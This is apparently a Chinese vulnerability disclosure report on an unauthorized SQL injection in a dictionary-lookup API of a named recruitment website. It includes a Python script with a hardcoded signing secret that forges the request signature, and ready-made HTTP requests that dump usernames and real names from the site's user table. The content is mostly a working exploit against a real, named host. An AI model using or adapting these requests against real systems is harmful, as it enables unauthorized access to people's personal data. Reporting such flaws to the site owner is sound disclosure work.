漏洞基本信息

**资产所在网段**：互联网
**漏洞URL**：
https://zhaopin.iie.ac.cn/xgszp-boot/sys/dict/getDictItems/sys_user,username,username




zhaopin.iie.ac.cn /xgszp-boot/sys/dict/getDictItems接口存在未授权 SQL 注入，通过构造脚本生成sign可读取敏感数据


脚本内容为

```
import hashlib
SECRET = "e1d111f1dbcc3c354551f07810067f9af323ae52225323a1b31ce6644735b7ce"
payload = '{"x-path-variable":"sys_user,username,username"}' # ← 关键：注入的路径段要在签名载荷里
print(hashlib.md5((payload + SECRET).encode()).hexdigest().upper())
```

保存为py文件自动生成sign

构造请求获取username

```
GET /xgszp-boot/sys/dict/getDictItems/sys_user,username,username HTTP/2
Host: zhaopin.iie.ac.cn
X-Sign: D5E058E050A1EB7B79B69942C1A7DA07
X-Timestamp: 1789290000000
X-Version: v3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```



获取所有用户姓名

GET /xgszp-boot/sys/dict/getDictItems/sys_user,realname,username HTTP/2
Host: zhaopin.iie.ac.cn
X-Sign: 2ABFB257D5AD84D102748E52E75C23B5
X-Timestamp: 1789290000000
X-Version: v3

